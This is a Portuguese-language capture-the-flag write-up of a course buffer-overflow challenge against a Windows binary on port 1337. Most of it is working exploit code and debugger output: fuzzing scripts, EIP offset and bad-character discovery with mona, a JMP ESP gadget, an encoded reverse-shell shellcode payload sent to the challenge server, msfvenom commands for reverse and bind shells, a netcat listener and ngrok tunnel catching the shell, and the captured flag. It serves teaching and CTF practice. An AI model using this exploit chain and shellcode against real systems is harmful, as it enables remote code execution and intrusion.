DESAFIO

Buffer Evenflow

100

Para coroar, eis aqui um desafio de buffer overflow.

Siga os 5 passos da exploração (descobrir se e quando o binário quebra, controlar o EIP, remover os caracteres ruins e conseguir sua shell) e consiga a flag!

O desafio está rodando na **porta 1337** e **IP 167.99.21.190**.

HINT: Este desafio você tem que conseguir rodar seu shellcode.

- Pontuação bônus aos primeiros que resolverem.

dist1.7z

Flag

Submit

Criado o script:

```python
import socket

ip = "127.0.0.1"
port = 1337

payload = b"A" * 700

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((ip, port))

banner = s.recv(1024)
print(banner)

s.send(payload)

s.close()
```

Vemos que foi sobrescrito o EIP.

Precisamos agora identificar o offset para o EIP.


Criar pattern:

```python
import string

pattern = ""

for A in string.ascii_uppercase:
    for a in string.ascii_lowercase:
        for n in string.digits:
            pattern += A + a + n

print(pattern[:540])
```

Criado o script para controlar o EIP:

```python
import socket
import string

ip = "127.0.0.1"
port = 1337

pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af

for A in string.ascii_uppercase:
    for a in string.ascii_lowercase:
        for n in string.digits:
            pattern += A + a + n

pattern = pattern[:540]

payload = pattern.encode("utf-8")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))

banner = s.recv(1024)
print(banner.decode())

s.send(payload)

s.close()
```

EIP:




Copiado o bytearray para nosso script:

```python
import socket

ip = "127.0.0.1"
port = 1337

all_chars = bytes([0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
    0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F,
    0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
    0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F,
    0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
    0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F,
    0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
    0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F,
    0x40, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47,
    0x48, 0x49, 0x4A, 0x4B, 0x4C, 0x4D, 0x4E, 0x4F,
    0x50, 0x51, 0x52, 0x53, 0x54, 0x55, 0x56, 0x57,
    0x58, 0x59, 0x5A, 0x5B, 0x5C, 0x5D, 0x5E, 0x5F,
    0x60, 0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67,
    0x68, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x6F,
    0x70, 0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77,
    0x78, 0x79, 0x7A, 0x7B, 0x7C, 0x7D, 0x7E, 0x7F,
    0x80, 0x81, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87,
    0x88, 0x89, 0x8A, 0x8B, 0x8C, 0x8D, 0x8E, 0x8F,
    0x90, 0x91, 0x92, 0x93, 0x94, 0x95, 0x96, 0x97,
    0x98, 0x99, 0x9A, 0x9B, 0x9C, 0x9D, 0x9E, 0x9F,
    0xA0, 0xA1, 0xA2, 0xA3, 0xA4, 0xA5, 0xA6, 0xA7,
    0xA8, 0xA9, 0xAA, 0xAB, 0xAC, 0xAD, 0xAE, 0xAF,
    0xB0, 0xB1, 0xB2, 0xB3, 0xB4, 0xB5, 0xB6, 0xB7,
    0xB8, 0xB9, 0xBA, 0xBB, 0xBC, 0xBD, 0xBE, 0xBF,
    0xC0, 0xC1, 0xC2, 0xC3, 0xC4, 0xC5, 0xC6, 0xC7,
    0xC8, 0xC9, 0xCA, 0xCB, 0xCC, 0xCD, 0xCE, 0xCF,
    0xD0, 0xD1, 0xD2, 0xD3, 0xD4, 0xD5, 0xD6, 0xD7,
    0xD8, 0xD9, 0xDA, 0xDB, 0xDC, 0xDD, 0xDE, 0xDF,
    0xE0, 0xE1, 0xE2, 0xE3, 0xE4, 0xE5, 0xE6, 0xE7,
    0xE8, 0xE9, 0xEA, 0xEB, 0xEC, 0xED, 0xEE, 0xEF,
    0xF0, 0xF1, 0xF2, 0xF3, 0xF4, 0xF5, 0xF6, 0xF7,
    0xF8, 0xF9, 0xFA, 0xFB, 0xFC, 0xFD, 0xFE, 0xFF])

offset = 524

buffer = b"A" * offset
```

```python
offset = 524

buffer = b"A" * offset
eip = b"B" * 4

payload = buffer + eip + all_chars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))

banner = s.recv(1024)
print(banner.decode())

s.send(payload + b"\n")

s.close()
```

ESP:



Identificamos que o badchar é o 00 pelo mona no immunity debugger:

```
770D6819  8917          MOV DWORD PTR DS:[EDI],EDX
770D681B  83C7 04       ADD EDI,4
770D681E  BA FFFEFE7E   MOV EDX,7EFEFEFF
770D6823  8B01          MOV EAX,DWORD PTR DS:[ECX]
770D6825  03D0          ADD EDX,EAX
770D6827  83F0 FF       XOR EAX,FFFFFFFF
770D682A  33C2          XOR EAX,EDX
770D682C  8B11          MOV EDX,DWORD PTR DS:[ECX]
770D682E  83C1 04       ADD ECX,4
770D6831  A9 00010181   TEST EAX,81010100
770D6836  74 E1         JE SHORT msvcrt.770D6819
770D6838  84D2          TEST DL,DL
770D683A  74 34         JE SHORT msvcrt.770D6870
770D683C  84F6          TEST DH,DH
770D683E  74 27         JE SHORT msvcrt.770D6867
770D6840  F7C2 0000FF00 TEST EDX,0FF0000
770D6846  74 12         JE SHORT msvcrt.770D685A
770D6848  F7C2 000000FF TEST EDX,FF000000
770D684E  74 02         JE SHORT msvcrt.770D6852
770D6850  EB C7         JMP SHORT msvcrt.770D6819
770D6852  8917          MOV DWORD PTR DS:[EDI],EDX
770D6854  8B4424 08     MOV EAX,DWORD PTR SS:[ESP+8]
770D6859  5F            POP EDI
770D685A  C3            RETN
770D685A  66:8917       MOV WORD PTR DS:[EDI],DX
770D685D  8B4424 08     MOV EAX,DWORD PTR SS:[ESP+8]
770D6861  C647 02 00    MOV BYTE PTR DS:[EDI+2],0
770D6865  5F            POP EDI
770D6866  C3            RETN
770D6867  66:8917       MOV WORD PTR DS:[EDI],DX
770D686A  8B4424 08     MOV EAX,DWORD PTR SS:[ESP+8]
770D686E  5F            POP EDI
770D686F  C3            RETN
770D6870  8817          MOV BYTE PTR DS:[EDI],DL
770D6872  8B4424 08     MOV EAX,DWORD PTR SS:[ESP+8]
770D6876  5F            POP EDI
770D6877  C3            RETN
770D6878  CC            INT3
770D6879  CC            INT3
770D687A  CC            INT3
770D687B  CC            INT3
770D687C  CC            INT3
770D687D  CC            INT3
770D687E  CC            INT3
770D687F  CC            INT3
770D6880  8BFF          MOV EDI,EDI
770D6882  55            PUSH EBP
770D6883  8BEC          MOV EBP,ESP
770D6885  837D 08 00    CMP DWORD PTR SS:[EBP+8],0
770D6889  53            PUSH EBX
770D688A  57            PUSH EDI
770D688B  74 43         JE SHORT msvcrt.770D68D0
770D688D  8B4D 08       MOV ECX,DWORD PTR SS:[EBP+8]
770D6890  8D51 01       LEA EDX,DWORD PTR DS:[ECX+1]
770D6893  8A01          MOV AL,BYTE PTR DS:[ECX]
```

```
Registers (FPU)
EAX 78FEFCFE
ECX 00EB1004
EDX CCCBCAC9
EBX 00000120
ESP 010BFD10
EBP 010BFF30
ESI 004017FC desafio.004017FC
EDI 010C0000

EIP 770D6819 msvcrt.770D6819

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3AB000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
010BFEC0  41 41 41 41 41 41 41 41  AAAAAAAA
010BFEC8  41 41 41 41 41 41 41 41  AAAAAAAA
010BFED0  41 41 41 41 41 41 41 41  AAAAAAAA
010BFED8  41 41 41 41 41 41 41 41  AAAAAAAA
010BFEE0  41 41 41 41 41 41 41 41  AAAAAAAA
010BFEE8  41 41 41 41 41 41 41 41  AAAAAAAA
010BFEF0  41 41 41 41 41 41 41 41  AAAAAAAA
010BFEF8  41 41 41 41 41 41 41 41  AAAAAAAA
010BFF00  41 41 41 41 41 41 41 41  AAAAAAAA
010BFF08  41 41 41 41 41 41 41 41  AAAAAAAA
010BFF10  41 41 41 41 41 41 41 41  AAAAAAAA
010BFF18  41 41 41 41 41 41 41 41  AAAAAAAA
010BFF20  41 41 41 41 41 41 41 41  AAAAAAAA
010BFF28  41 41 41 41 41 41 41 41  AAAAAAAA
010BFF30  41 41 41 41 42 42 42 42  AAAABBBB
010BFF38  01 02 03 04 05 06 07 08  ☺☻♥♦♣♠•◘
010BFF40  09 0A 0B 0C 0D 0E 0F 10  ○◙♂♀♪♫☼►
010BFF48  11 12 13 14 15 16 17 18  ◄↕‼¶§▬↨↑
010BFF50  19 1A 1B 1C 1D 1E 1F 20  ↓→←∟↔▲▼ 
010BFF58  21 22 23 24 25 26 27 28  !"#$%&'(
010BFF60  29 2A 2B 2C 2D 2E 2F 30  )*+,-./0
010BFF68  31 32 33 34 35 36 37 38  12345678
010BFF70  39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
010BFF78  41 42 43 44 45 46 47 48  ABCDEFGH
010BFF80  49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
010BFF88  51 52 53 54 55 56 57 58  QRSTUVWX
010BFF90  59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
010BFF98  61 62 63 64 65 66 67 68  abcdefgh
010BFFA0  69 6A 6B 6C 6D 6E 6F 70  ijklmnop
010BFFA8  71 72 73 74 75 76 77 78  qrstuvwx
010BFFB0  79 7A 7B 7C 7D 7E 7F 80  yz{|}~⌂Ç
010BFFB8  81 82 83 84 85 86 87 88  üéâäàåçê
010BFFC0  89 8A 8B 8C 8D 8E 8F 90  ëèïîìÄÅÉ
010BFFC8  91 92 93 94 95 96 97 98  æÆôöòûùÿ
010BFFD0  99 9A 9B 9C 9D 9E 9F A0  Öü¢£¥₧ƒá
010BFFD8  A1 A2 A3 A4 A5 A6 A7 A8  íóúñÑªº¿
010BFFE0  A9 AA AB AC AD AE AF B0  ⌐¬½¼¡«»░
010BFFE8  B1 B2 B3 B4 B5 B6 B7 B8  ▒▓│┤╡╢╖╕
010BFFF0  B9 BA BB BC BD BE BF C0  ╣║╗╝╜╛┐└
010BFFF8  C1 C2 C3 C4 C5 C6 C7 C8  ┴┬├─┼╞╟╚
```

```
010BFF18  41414141  AAAA
010BFF1C  41414141  AAAA
010BFF20  41414141  AAAA
010BFF24  41414141  AAAA
010BFF28  41414141  AAAA
010BFF2C  41414141  AAAA
010BFF30  41414141  AAAA
010BFF34  42424242  BBBB
010BFF38  04030201  ☺☻♥♦
010BFF3C  08070605  ♣♠•◘
010BFF40  0C0B0A09  ○◙♂♀
010BFF44  100F0E0D  ♪♫☼►
010BFF48  14131211  ◄↕‼¶
010BFF4C  18171615  §▬↨↑
010BFF50  1C1B1A19  ↓→←∟
010BFF54  201F1E1D  ▲▼ !
010BFF58  24232221  "#$%
010BFF5C  28272626  &'()
010BFF60  2C2B2A29  *+,-
010BFF64  302F2E2D  -./0
010BFF68  34333231  1234
010BFF6C  38373636  6789
010BFF70  3C3B3A39  9:;<
010BFF74  403F3E3D  =>?@
010BFF78  44434241  ABCD
010BFF7C  48474645  EFGH
010BFF80  4C4B4A49  IJKL
010BFF84  504F4E4D  MNOP
010BFF88  54535251  QRST
010BFF8C  58575655  UVWX
010BFF90  5C5B5A59  YZ[\
010BFF94  605F5E5D  ]^_`
010BFF98  64636261  abcd
010BFF9C  68676665  efgh
010BFFA0  6C6B6A69  ijkl
010BFFA4  706F6E6D  mnop
010BFFA8  74737271  qrst
010BFFAC  78777675  uvwx
010BFFB0  7C7B7A79  yz{|
010BFFB4  807F7E7D  }~⌂Ç
010BFFB8  84838281  üéâä
010BFFBC  88878685  àåçê
010BFFC0  8C8B8A89  ëèïî
010BFFC4  908F8E8D  ìÄÅÉ
010BFFC8  94939291  æÆôö
010BFFCC  98979695  òûùÿ Pointer to next SEH record
```

Removemos ele com !mona bytearray -b "0x00"

E removemos do script tbm, executado trouxe limpo.

Agora vamos procurar o jmp ESP.

Localizado o ponto pelo immunity:

```
!mona jmp -r esp -cpb "\x00"

---------- Mona command started on 2026-03-09 23:10:45 (v2.0, rev 604) ---------
[+] Processing arguments and criteria
    - Pointer access level : X
    - Bad char filter will be applied to pointers : "\x00"
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Querying 2 modules
    - Querying module funcs.dll
    - Querying module desafio.exe
    - Search complete, processing results
[+] Preparing output file 'jmp.txt'
    - (Re)setting logfile jmp.txt
[+] Writing results to jmp.txt
    - Number of pointers of type 'jmp esp' : 1
[+] Results :
  0x625012e8 : jmp esp |  {PAGE_EXECUTE_READ} [funcs.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (F:\Downloads\buffer\funcs.dll)
    Found a total of 1 pointers
```

Usando o comando: !mona jmp -r esp -cpb "\x00"

Em little endian: **0x625012e8**

Agora precisamos injetar o shellcode.

Validado se está pulando e executando nossos C.

```python
import socket
from struct import pack

ip = "127.0.0.1"
port = 1337

offset = 524

padding = b"A" * offset
eip = pack( fmt: "<I",  *v: 0x625012e8)

nop = b"\x90" * 32

buf =  b"\xCC" * 100

payload = padding + eip + nop + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))

# receber banner
banner = s.recv(1024)
print(banner)

# enviar payload
s.sendall(payload)

s.close()
```

```
0096FF30  41414141  AAAA
0096FF34  625012E8  ‡♦Pb funcs.625012E8
0096FF38  90909090  ÉÉÉÉ
0096FF3C  90909090  ÉÉÉÉ
0096FF40  90909090  ÉÉÉÉ
0096FF44  90909090  ÉÉÉÉ
0096FF48  90909090  ÉÉÉÉ
0096FF4C  90909090  ÉÉÉÉ
0096FF50  90909090  ÉÉÉÉ
0096FF54  90909090  ÉÉÉÉ
0096FF58  CCCCCCCC  ╠╠╠╠
0096FF5C  CCCCCCCC  ╠╠╠╠
0096FF60  CCCCCCCC  ╠╠╠╠
0096FF64  CCCCCCCC  ╠╠╠╠
0096FF68  CCCCCCCC  ╠╠╠╠
0096FF6C  CCCCCCCC  ╠╠╠╠
0096FF70  CCCCCCCC  ╠╠╠╠
0096FF74  CCCCCCCC  ╠╠╠╠
0096FF78  CCCCCCCC  ╠╠╠╠
0096FF7C  CCCCCCCC  ╠╠╠╠
0096FF80  CCCCCCCC  ╠╠╠╠
0096FF84  CCCCCCCC  ╠╠╠╠
0096FF88  CCCCCCCC  ╠╠╠╠
0096FF8C  CCCCCCCC  ╠╠╠╠
0096FF90  CCCCCCCC  ╠╠╠╠
0096FF94  CCCCCCCC  ╠╠╠╠
0096FF98  CCCCCCCC  ╠╠╠╠
0096FF9C  CCCCCCCC  ╠╠╠╠
0096FFA0  CCCCCCCC  ╠╠╠╠
0096FFA4  CCCCCCCC  ╠╠╠╠
0096FFA8  CCCCCCCC  ╠╠╠╠
0096FFAC  CCCCCCCC  ╠╠╠╠
0096FFB0  CCCCCCCC  ╠╠╠╠
0096FFB4  CCCCCCCC  ╠╠╠╠
0096FFB8  CCCCCCCC  ╠╠╠╠
0096FFBC  00000000
```

Ele tem 4 registradores, com multi thread.
É diferente multi thread de um unico thread.

base:

```
from struct import pack
import socket

def exploit():
    # 351
    buf =  b""
    buf += b"\xbf\x9a\xe7\x4f\x6d\xdb\xd5\xd9\x74\x24\xf4\x5e"
    buf += b"\x29\xc9\xb1\x52\x31\x7e\x12\x83\xc6\x04\x03\xe4"
    buf += b"\xe9\xad\x98\xe4\x1e\xb3\x63\x14\xdf\xd4\xea\xf1"
    buf += b"\xee\xd4\x89\x72\x40\xe5\xda\xd6\x6d\x8e\x8f\xc2"
    buf += b"\xe6\xe2\x07\xe5\x4f\x48\x7e\xc8\x50\xe1\x42\x4b"
    buf += b"\xd3\xf8\x96\xab\xea\x32\xeb\xaa\x2b\x2e\x06\xfe"
    buf += b"\xe4\x24\xb5\xee\x81\x71\x06\x85\xda\x94\x0e\x7a"
    buf += b"\xaa\x97\x3f\x2d\xa0\xc1\x9f\xcc\x65\x7a\x96\xd6"
    buf += b"\x6a\x47\x60\x6d\x58\x33\x73\xa7\x90\xbc\xd8\x86"
    buf += b"\x1c\x4f\x20\xcf\x9b\xb0\x57\x39\xd8\x4d\x60\xfe"
    buf += b"\xa2\x89\xe5\xe4\x05\x59\x5d\xc0\xb4\x8e\x38\x83"
    buf += b"\xbb\x7b\x4e\xcb\xdf\x7a\x83\x60\xdb\xf7\x22\xa6"
    buf += b"\x6d\x43\x01\x62\x35\x17\x28\x33\x93\xf6\x55\x23"
    buf += b"\x7c\xa6\xf3\x28\x91\xb3\x89\x73\xfe\x70\xa0\x8b"
    buf += b"\xfe\x1e\xb3\xf8\xcc\x81\x6f\x96\x7c\x49\xb6\x61"
    buf += b"\x82\x60\x0e\xfd\x7d\x8b\x6f\xd4\xb9\xdf\x3f\x4e"
    buf += b"\x6b\x60\xd4\x8e\x94\xb5\x7b\xde\x3a\x66\x3c\x8e"
    buf += b"\xfa\xd6\xd4\xc4\xf4\x09\xc4\xe7\xde\x21\x6f\x12"
    buf += b"\x89\x75\x0c\x2e\x28\xee\xee\x4e\x97\x17\x67\xa8"
    buf += b"\x8d\xf7\x2e\x63\x3a\x61\x6b\xff\xdb\x6e\xa1\x7a"
    buf += b"\xdb\xe5\x46\x7b\x92\x0d\x22\x6f\x43\xfe\x79\xcd"
    buf += b"\xc2\x01\x54\x79\x88\x90\x33\x79\xc7\x88\xeb\x2e"
    buf += b"\x80\x7f\xe2\xba\x3c\xd9\x5c\xd8\xbc\xbf\xa7\x58"
    buf += b"\x1b\x7c\x29\x61\xee\x38\x0d\x71\x36\xc0\x09\x25"
    buf += b"\xe6\x97\xc7\x93\x40\x4e\xa6\x4d\x1b\x3d\x60\x19"
    buf += b"\xda\x0d\xb3\x5f\xe3\x5b\x45\xbf\x52\x32\x10\xc0"
    buf += b"\x5b\xd2\x94\xb9\x81\x42\x5a\x10\x02\x72\x11\x38"
    buf += b"\x23\x1b\xfc\xa9\x71\x46\xff\x04\xb5\x7f\x7c\xac"
    buf += b"\x46\x84\x9c\xc5\x43\xc0\x1a\x36\x3e\x59\xcf\x38"
    buf += b"\xed\x5a\xda"

    eip = pack('<L', 0x625012E8)
    nop = b"\x90"*173
    payload = nop + buf + eip + b"\x50\x5c\xff\xe4"
```

```
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("167.99.21.190", 1337))

    banner = s.recv(1024)
    print(banner.decode())

    s.send(payload)
    s.close()

exploit()
```

Flag:

```
PS C:\Users\PC_MESA\Desktop\toolkit\netcat> .\nc.exe -lnvp 45532
listening on [any] 45532 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 64384
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\desafio>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\desafio>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B43C-7FFF

 Directory of C:\desafio

08/02/2024  03:54 AM    <DIR>          .
08/02/2024  03:54 AM    <DIR>          ..
07/30/2024  04:00 AM            45,717 desafio.exe
07/30/2024  04:00 AM                38 flag.txt
07/30/2024  04:00 AM            27,522 funcs.dll
07/30/2024  04:00 AM               448 setup.reg
               4 File(s)         73,725 bytes
               2 Dir(s)   3,032,190,976 bytes free

C:\desafio>type flag.txt
type flag.txt
FIAP{994b871fe25b910c2e8cd697db84e379}
C:\desafio>
```

```
renan@DESKTOP-AGFH3D5 → ngrok.exe tcp 45532

◆  One gateway for every AI model. Available in early access *now*: https://ngrok.com/r/ai

ngrok                                                                                                                    (Ctrl+C to quit)

◆  One gateway for every AI model. Available in early access *now*: https://ngrok.com/r/ai

Session Status                online
Account                       rennk8871@gmail.com (Plan: Hobbyist)
Update                        update available (version 3.37.2, Ctrl-U to update)
Version                       3.36.1-msix-stable
Region                        South America (sa)
Latency                       9ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.sa.ngrok.io:15865 → localhost:45532

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       1       0.00    0.00    44.00   44.00
```

Dica do professor:
Dica Buffer Evenflow

Fala, pessoal! Professor aqui.

Espero que vocês tenham praticado bem o **Buffer Overflow Vanilla** que vimos em aula. Aquele modelo de "sobrescrever o EIP com o endereço exato do buffer" é o alicerce, mas no mundo real, o cenário raramente é tão estático.

SUPER DICA: O "Pulo do Gato" (Stack Pivoting)

Muitas vezes, vocês vão encontrar um problema: o espaço de memória **após** o EIP (onde teoricamente o fluxo continua) é minúsculo — talvez 4 ou 8 bytes — enquanto o seu shellcode (payload) tem 300 bytes. O que fazer?

A resposta não é "caçar" um endereço fixo na pilha (que muda com o ASLR), mas sim **reprogramar a lógica de execução** usando a própria CPU a seu favor.

Técnicas para payloads grandes em espaços pequenos:

1. **Ouse voltar:** Se o espaço "depois" do EIP é curto, use o espaço "antes" dele! O buffer inicial onde você causou o overflow geralmente é bem maior.
2. **Use Trampolins:** Procure por instruções como `JMP ESP` ou `CALL ESP` em DLLs que não tenham proteção (SafeSEH ou ASLR). Elas funcionam como um GPS dinâmico.
3. **Instruções de Ajuste (O Segredo):** Em vez de colocar o shellcode direto no EIP, coloque pequenas instruções em Assembly no final do seu payload para "pivotar" (mudar) o ponteiro da pilha de volta para o seu Shellcode principal.

Deixei uma parte do meu ambiente de teste aberta aqui e acabou "vazando" um trecho de como eu estruturei o payload de um desafio recente. Notem como eu uso o final do pacote para forçar a execução a retornar:

Python

Python

```
# O segredo está na ordem: NOP Sled + Shellcode + EIP (JMP ESP) + Instruções de Ret
orno# Aqui, b"\x50\x5c\xff\xe4" faz o papel de preparar a pilha e saltar para o iní
cio.nop = b"\x90" * 173eip = pack('<L', 0x625012E8) # Endereço de um JMP ESP fixopa
yload = nop + buf + eip + b"\x50\x5c\xff\xe4"payload = nop + buf + eip + b"\x50\x5c
\xff\xe4"
```

O `\x50\x5c\xff\xe4` é basicamente um `**PUSH EAX; POP ESP; JMP ESP**`. Ele ajusta o ponteiro da pilha e faz a CPU "escorregar" de volta para os meus NOPs no início do buffer.

Estudem essa lógica. Quem domina o fluxo da pilha, domina o sistema!

Teste do professor:

```
└$ msfvenom -p 'windows/shell/reverse_tcp' LHOST=127.0.0
.1 LPORT=4444 EXITFUNC=thread -b '\x00\x0d'
└$ msfvenom -p 'windows/shell/reverse_tcp' LHOST=127.0.0
.1 LPORT=4444 EXITFUNC=thread -b '\x00\x0a\x0d' -f python
 --smallest -v buf
```

Vai testar o bind, staged e stageless

```
└$ msfvenom -p 'windows/shell_bind_tcp' LPORT=5555 EXITF
UNC=thread -b '\x00\x0a\x0d' -f python --smallest -v buf
```

Da pra tirar os NOPS e deixar bruto.

Multi thread são menores o espaço.
O bagui é diminuir o payload até ele entrar.
Voltamos para esse:

```
└$ msfvenom -p 'windows/shell/reverse_tcp' LHOST=127.0.0
.1 LPORT=5555 EXITFUNC=thread -b '\x00\x0a\x0d' -f python
 --smallest -v buf
```